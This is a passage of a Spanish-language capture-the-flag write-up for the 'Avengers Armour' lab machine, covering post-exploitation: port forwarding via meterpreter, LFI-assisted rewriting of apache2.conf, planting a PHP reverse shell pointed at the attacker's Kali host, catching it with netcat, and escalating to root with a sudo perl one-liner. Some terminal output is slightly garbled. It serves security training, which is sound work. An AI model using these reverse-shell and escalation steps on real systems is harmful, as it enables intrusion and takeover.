lrwxrwxrwx 1 root root 30 Sep 20 2019 vmlinuz -> boot/vmlinuz-4.15.0-55-generic
lrwxrwxrwx 1 root root 30 Sep 20 2019 vmlinuz.old -> boot/vmlinuz-4.15.0-55-generic
```



Vamos a explorar los directorios /home de los usuarios del sistema. Como podemos ver en la imagen no encontramos nada destacable, más allá de unos directorios home normales de un usuario linux.

```
tomcat@ubuntu:/$ cd /home
cd /home
tomcat@ubuntu:/home$ ls -la
total 16
drwxr-xr-x 4 root root 4096 Sep 20 2019 .
drwxr-xr-x 23 root root 4096 Sep 21 2019 ..
drwxr-xr-x 2 aarti aarti 4096 Sep 20 2019 aarti
drwxr-xr-x 4 armour armour 4096 Sep 21 2019 armour
tomcat@ubuntu:/home$ cd aarti
cd aarti
tomcat@ubuntu:/home/aarti$ ls -la
total 20
drwxr-xr-x 2 aarti aarti 4096 Sep 20 2019 .
drwxr-xr-x 4 root root 4096 Sep 20 2019 ..
-rw-r--r-- 1 aarti aarti 220 Sep 20 2019 .bash_logout
-rw-r--r-- 1 aarti aarti 3771 Sep 20 2019 .bashrc
-rw-r--r-- 1 aarti aarti 807 Sep 20 2019 .profile
tomcat@ubuntu:/home/aarti$ cd ..
cd ..
tomcat@ubuntu:/home$ cd armour
cd armour
tomcat@ubuntu:/home/armour$ ls -la
total 32
drwxr-xr-x 4 armour armour 4096 Sep 21 2019 .
drwxr-xr-x 4 root root 4096 Sep 20 2019 ..
-rw-r--r-- 1 armour armour 37 Sep 22 2019 .bash_history
-rw-r--r-- 1 armour armour 220 Sep 20 2019 .bash_logout
-rw-r--r-- 1 armour armour 3771 Sep 20 2019 .bashrc
drwxr-xr-x 2 armour armour 4096 Sep 20 2019 .cache
drwxrwxr-x 3 armour armour 4096 Sep 21 2019 .local
-rw-r--r-- 1 armour armour 807 Sep 20 2019 .profile
-rw-r--r-- 1 armour armour 0 Sep 20 2019 .sudo_as_admin_successful
tomcat@ubuntu:/home/armour$ cd
```

Revisando alguna carpeta más como tftpboot vemos el origen de la armadura de Spiderman y la pista número 2, pero esto ya lo habíamos conseguido.

```
tomcat@ubuntu:/$ cd tftpboot
cd tftpboot
tomcat@ubuntu:/tftpboot$ ls -la
total 12
drwxrwxrwx 2 nobody root 4096 Sep 21 2019 .
drwxr-xr-x 23 root root 4096 Sep 21 2019 ..
-rw-r--r-- 1 root root 73 Sep 21 2019 notes.txt
tomcat@ubuntu:/tftpboot$ cat notes.txt
cat notes.txt
Spiderman Armour:{83A75F0B31435193BAFD3B9C5FD45AEC}
Hint 2: maybeevenatomcat@ubuntu:/tftpboot$
```

No tenemos acceso a la carpeta de root (como es normal) y navegando por el resto de directorios del sistema no encontramos nada destacable.



Una de las practicas más habituales a la hora de estar dentro de una sesión meterpreter en una máquina, es la comprobación de conexiones de red activa, puertos abiertos y servicios en ejecución de la máquina comprometida.

Para ello se utiliza el comando **netstat -antp** y encontramos una conexión activa en la dirección 127.0.0.1:8081 (localhost) que podría ser interesante.

```
tomcat@ubuntu:/$ netstat -antp
netstat -antp
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)

```


Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	PID/Program name
tcp	0	0	127.0.0.1:8081	0.0.0.0:*	LISTEN	-
tcp	0	0	127.0.0.0:0	0.0.0.0:*	LISTEN	-
tcp	0	0	0.0.0.0:65534	0.0.0.0:*	LISTEN	-
tcp	0	1	192.168.56.128:48344	192.168.56.1:53	SYN_SENT	-
tcp6	0	0	:::8080	:::*	LISTEN	525/java
tcp6	0	0	:::80	:::*	LISTEN	-
tcp6	0	0	:::65534	:::*	LISTEN	-
tcp6	0	0	127.0.0.1:8005	:::*	LISTEN	525/java
tcp6	0	0	:::8009	:::*	LISTEN	525/java
tcp6	0	0	192.168.56.128:54906	192.168.56.129:4444	ESTABLISHED	3190/java

```
tomcat@ubuntu:/$
```

Para poder acceder a ese puerto debemos hacer **port-forwarding**(Port Forwarding es una técnica que permite redirigir el tráfico de un puerto en tu máquina local a un puerto en una máquina remota, o viceversa) con **portfwd add -L 0.0.0.0 -l 8081 -p 8081 -r 127.0.0.1** . (**Importante:** es un comando que no deja ejecutarlo dentro de la sesión interactiva, por tanto, debemos hacer un **exit** y ejecutarlo en la Shell normal de meterpreter)

```
exit
meterpreter > portfwd add -L 0.0.0.0 -l 8081 -p 8081 -r 127.0.0.1
[*] Forward TCP relay created: (local) 0.0.0.0:8081 → (remote) 127.0.0.1:8081
meterpreter >
```

Y al acceder desde el navegador web, podemos ver la cuarta armadura, que corresponde a Black Panther.





	Black Panther Armour	690B4BAC6CA9FB81814128A294470F92
---	----------------------	----------------------------------

Ya solo nos queda por encontrar la quinta y última armadura.

4.- Escalada de privilegios

Con **ps aux | grep root** detectamos los procesos que se ejecutan como root y con los que podríamos intentar escalar privilegios. Podemos ver que apache se ejecuta como root.

```
root      506  0.0  0.2  62144  5612 ?        Ss   03:18   0:00 /lib/systemd/systemd-logind
root      510  0.2  0.5 193124 11596 ?        Ssl  03:18   1:21 /usr/bin/vmtoolsd
root      515  0.0  0.3  32296  2416 ?        Cs   03:18   0:00 /usr/sbin/cchd -s
root      518  0.0  0.8 329196 16500 ?        Ss   03:18   0:03 /usr/sbin/apache2 -k start
root      554  0.0  0.0   4080   1900 tty1    Ss+  03:18   0:00 /sbin/agetty -o -p -- $u --muclear tty1 linux
root      661  0.0  0.1  24188  2620 ?        Ss   03:18   0:00 /usr/sbin/xinetd -pidfile /run/xinetd.pid -stayalive -inetd_compat -inetd_ipv6
root     1432  0.0  0.0      0      0 ?        I    04:31   0:10 [kworker/0:0]
root    3029  0.0  0.0      0      0 ?        I    09:42   0:00 [kworker/1:1]
root    3253  0.0  0.0      0      0 ?        I    11:06   0:00 [kworker/u256:2]
root    3421  0.0  0.0      0      0 ?        I    11:39   0:00 [kworker/0:1]
root    3482  0.0  0.2  61216  4048 pts/0    S+   11:44   0:00 sudo -l
root    3568  0.0  0.1  54776  3496 pts/1    S+   11:51   0:00 /usr/bin/passwd
root    3588  0.0  0.0      0      0 ?        I    11:52   0:00 [kworker/u256:3]
root    3601  0.0  0.0      0      0 ?        I    11:57   0:00 [kworker/u256:0]
tomcat   3607  0.0  0.0   34432  1032 pts/0    D    12:00   0:00 java root
```

Vemos que el archivo `apache2.conf` tiene todos los permisos activos, eso significa que **cualquier usuario puede leer, escribir y ejecutar**.

```
tomcat@ubuntu:/etc/apache2$ ls -la
ls -la // be stored. # D
total 92 envvars # Pid
drwxr-xr-x  8 root root  4096 Sep 21  2019 .
drwxr-xr-x 84 root root  4096 Sep 22  2019 ..
-rwxrwxrwx  1 root root  7224 Sep 21  2019 apache2.conf
drwxr-xr-x  2 root root  4096 Sep 20  2019 conf-available
drwxr-xr-x  2 root root  4096 Sep 20  2019 conf-enabled
-rw-r--r--  1 root root  1782 Jul 16  2019 envvars
-rw-r--r--  1 root root    70 Sep 21  2019 .htpasswd
-rw-r--r--  1 root root 31063 Jul 16  2019 magic
drwxr-xr-x  2 root root 12288 Sep 20  2019 mods-available
drwxr-xr-x  2 root root  4096 Sep 20  2019 mods-enabled
-rw-r--r--  1 root root   343 Sep 21  2019 ports.conf
drwxr-xr-x  2 root root  4096 Sep 20  2019 sites-available
drwxr-xr-x  2 root root  4096 Sep 21  2019 sites-enabled
```

Aprovechando el LFI descargamos el archivo de configuración de apache en nuestra máquina local linux para modificarlo.

Usamos el comando **wget**

http://192.168.56.128/file.php?file=/etc/apache2/apache2.conf -O apache2.conf



```
Joseltc@h:\w# wget http://192.168.56.128/file.php?file=/etc/apache2/apache2.conf -O apache2.conf
--2026-08-18 15:51:55-- http://192.168.56.128/file.php?file=/etc/apache2/apache2.conf
Connecting to 192.168.56.128:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7224 (7.1K) [text/html]
Saving to: 'apache2.conf'

apache2.conf 100%[=====] 7.05K --.-KB/s in 0s

2026-08-18 15:51:55 (116 MB/s) - 'apache2.conf' saved [7224/7224]

Joseltc@h:\w#
```

Como anteriormente descubrimos al usuario aarti, tanto a través de LFI, como una vez ya dentro del sistema a través de meterpreter, ajustaremos el usuario y el grupo en el archivo de configuración de apache con aarti, tanto en usuario como en grupo.

En la imagen de la izquierda vemos que el usuario y el grupo existen y en la de la derecha vemos como hemos ajustado la configuración de apache a esas características.

<pre>cd home tomcat@ubuntu:/home\$ ls -la ls -la total 16 drwxr-xr-x 4 root root 4096 Sep 20 20 drwxr-xr-x 23 root root 4096 Sep 21 20 drwxr-xr-x 2 aarti aarti 4096 Sep 20 20 drwxr-xr-x 4 armour armour 4096 Sep 21 20 tomcat@ubuntu:/home\$ cd aarti cd aarti tomcat@ubuntu:/home/aarti\$ ls -la ls -la total 20 drwxr-xr-x 2 aarti aarti 4096 Sep 20 2019 drwxr-xr-x 4 root root 4096 Sep 20 2019 -rw-r--r-- 1 aarti aarti 220 Sep 20 2019 -rw-r--r-- 1 aarti aarti 3771 Sep 20 2019 -rw-r--r-- 1 aarti aarti 807 Sep 20 2019 tomcat@ubuntu:/home/aarti\$</pre>	<pre># These need to be set in /etc/apache2/en User aarti Group aarti #</pre>
---	---

Para poder enviar este archivo desde nuestra máquina local a nuestra máquina vulnerable debemos abrir un servidor

```
Joseltc@h:\w# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.56.128 - - [18/Aug/2026 16:04:57] "GET /apache2.conf HTTP/1.1" 200 -
```

Por otra parte, desde la sesión meterpreter abierta ejecutaremos **wget http://192.168.56.129:8000/apache2.conf -O apache2.conf** para subir el archivo a la máquina y **grep -E "^User|^Group" /etc/apache2/apache2.conf** para comprobar que el archivo ha sido actualizado correctamente.



```
tomcat@ubuntu:/home/aarti$ cd /etc/apache2
cd /etc/apache2
tomcat@ubuntu:/etc/apache2$ wget http://192.168.56.129:8000/apache2.conf -O apache2.conf
--2026-08-18 13:04:58-- http://192.168.56.129:8000/apache2.conf
Connecting to 192.168.56.129:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7197 (7.0K) [application/octet-stream]
Saving to: 'apache2.conf'
apache2.conf 100%[====>] 7.03K --.-KB/s in 0s
tomcat@ubuntu:/etc/apache2$ grep -E "^User|^Group" /etc/apache2/apache2.conf
User aarti
Group aarti
```

Ahora debemos crear el archivo con la Shell reversa. Como en otras ocasiones utilizaremos el código del siguiente enlace:

<https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>

Debemos modificar la ip con la dirección de Kali y el puerto que deseamos para realizar la Shell reversa.

```
root@kali: /home/kali
Session Actions Edit View Help
GNU nano 9.0 shell.php *
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
//
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are
//
// Usage
//
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
set_time_limit(0);
$VERSION = "1.0";
$ip = '192.168.56.129'; // IP DE KALI
$port = 4444; // PUERTO PARA LA REVERSE SHELL
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
//
// 129:8000/apache2.conf -O apache2.conf
// Daemonise yourself if possible to avoid zombies later
```

Volvemos a abrir el servidor Python para subir el archivo a la máquina vulnerable con **python3 -m http.server 8000** y desde la sesión meterpreter descargamos el archivo con **wget http://192.168.56.129:8000/shell.php**



```
tomcat@ubuntu:/etc/apache2$ cd /var/www/html
cd /var/www/html
tomcat@ubuntu:/var/www/html$ wget http://192.168.56.129:8000/shell.php
wget http://192.168.56.129:8000/shell.php
--2026-08-18 13:17:24-- http://192.168.56.129:8000/shell.php
Connecting to 192.168.56.129:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5515 (5.4K) [application/octet-stream]
Saving to: 'shell.php.1'
100%[=====>] 5.39K --.-KB/s in 0s
2026-08-18 13:17:24 (87.4 MB/s) - 'shell.php.1' saved [5515/5515]
```

Ahora debemos reiniciar apache. Como por comando no nos va a dejar(no tenemos los permisos suficientes), lo más práctico es reiniciar la máquina virtual.


El archivo **shell.php** se subió correctamente

```
tomcat@ubuntu:/var/www/html$ ls -la
ls -la
total 32
drwxrwxrwx 4 root root 4096 Aug 18 13:32 .
drwxr-xr-x 3 root root 4096 Sep 20 2019 ..
drwxr-xr-x 2 root root 4096 Sep 22 2019 css
-rw-r--r-- 1 root root 140 Sep 20 2019 file.php
drwxr-xr-x 2 root root 4096 Sep 22 2019 images
-rw-r--r-- 1 root root 2954 Sep 22 2019 index.html
-rw-r--r-- 1 tomcat tomcat 0 Aug 18 12:03 prueba.txt
-rw-r--r-- 1 tomcat tomcat 5515 Aug 18 13:15 shell.php
```

Después de varios intentos fallidos de ejecución del archivo desde el navegador, me percaté que no contaba con todos los permisos necesarios para funcionar de la manera correcta. Para ello le di todos los permisos con **chmod 777 shell.php**

```
tomcat@ubuntu:/var/www/html$ ls -la
ls -la
total 32
drwxrwxrwx 4 root root 4096 Aug 18 13:32 .
drwxr-xr-x 3 root root 4096 Sep 20 2019 ..
drwxr-xr-x 2 root root 4096 Sep 22 2019 css
-rw-r--r-- 1 root root 140 Sep 20 2019 file.php
drwxr-xr-x 2 root root 4096 Sep 22 2019 images
-rw-r--r-- 1 root root 2954 Sep 22 2019 index.html
-rw-r--r-- 1 tomcat tomcat 0 Aug 18 12:03 prueba.txt
-rw-r--r-- 1 tomcat tomcat 5515 Aug 18 13:15 shell.php
tomcat@ubuntu:/var/www/html$ chmod 777 shell.php
chmod 777 shell.php
tomcat@ubuntu:/var/www/html$
```

Ahora ya podemos ejecutar el archivo desde el navegador. Veremos que se queda en una carga constante.





Desde Kali con **nc -lvp 4444** nos pondremos a escuchar y

```
nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.56.129] from (UNKNOWN) [192.168.56.129] 47474
Linux ubuntu 4.15.0-55-generic #60-Ubuntu SMP Tue Jul 2 18:22:20 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
13:42:30 up 23 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1002(aarti) gid=1002(aarti) groups=1002(aarti)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1002(aarti) gid=1002(aarti) groups=1002(aarti)
$ sudo -l
Matching Defaults entries for aarti on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User aarti may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/perl
$ sudo perl -e 'exec "/bin/bash";'
```

Una vez que somos root buscamos la flag final que nos falta para terminar con el CTF.

```
id
uid=0(root) gid=0(root) groups=0(root)
cd /root
ls -la
total 24
drwxr-xr-x 3 root root 4096 Sep 22 2019 .
drwxr-xr-x 23 root root 4096 Sep 21 2019 ..
-rw-r--r-- 1 root root 3106 Apr 9 2018 .bashrc
drwxr-xr-x 3 root root 4096 Sep 20 2019 .local
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r--r-- 1 root root 720 Sep 22 2019 final.txt
```

Como podemos ver el archivo final.txt contiene la última armadura que estábamos buscando.

```
cat final.txt
IronMan Armour:{3AE9D8799D1BB5E201E5704293BB54EF}

!! Congrats you have finished this task !!
Contact us here:
Hacking Articles : https://twitter.com/rajchandel/
AArti Singh: https://www.linkedin.com/in/aarti-singh-353698114/
+-----+ +-----+
|E|n|j|o|l| |H|A|C|K|I|N|G|
+-----+ +-----+
```



	Ironman Armour	3AE9D8799D1BB5E201E5704293BB54EF
---	-------------------	----------------------------------

5.- Resultados obtenidos:

Hulk Armour	7BDA7019C06B53AEFC8EE95D2CDACCAA
Spiderman Armour	83A75F0B31435193BAFD3B9C5FD45AEC
Ant Man Armour	A9F56B7ECE2113C9C4A1214A19EDE99C
Black Panther Armour	690B4BAC6CA9FB81814128A294470F92
Ironman Armour	3AE9D8799D1BB5E201E5704293BB54EF

HINT 1	TheOlympics
HINT 2	maybevena
HINT 3	StarBucks

Herramientas utilizadas:

Herramienta	Uso
Nmap	Descubrimiento de hosts y escaneo de puertos
Gobuster	Fuzzing de directorios web
Dirbuster	Investigación de directorios
Metasploit	Explotación de vulnerabilidades
netcat (nc)	Establecimiento de reverse shell
tftp	Descarga de archivos del servicio TFTP
wget	Descarga de archivos vía HTTP

Conclusión

La resolución de la máquina Avengers Armour me ha permitido poner en práctica técnicas fundamentales de ciberseguridad ofensiva:

- Escaneo y enumeración de puertos y servicios (nmap, gobuster, dirbuster, nikto)
- Explotación de LFI (Local File Inclusion) para leer archivos sensibles del sistema



- Enumeración de servicios ocultos como TFTP para recuperar información
- Uso de Metasploit para explotar Tomcat y obtener acceso inicial con Meterpreter
- Técnicas de post-explotación: port forwarding y enumeración de servicios internos
- Escalada de privilegios mediante modificación de la configuración de Apache y reverse shell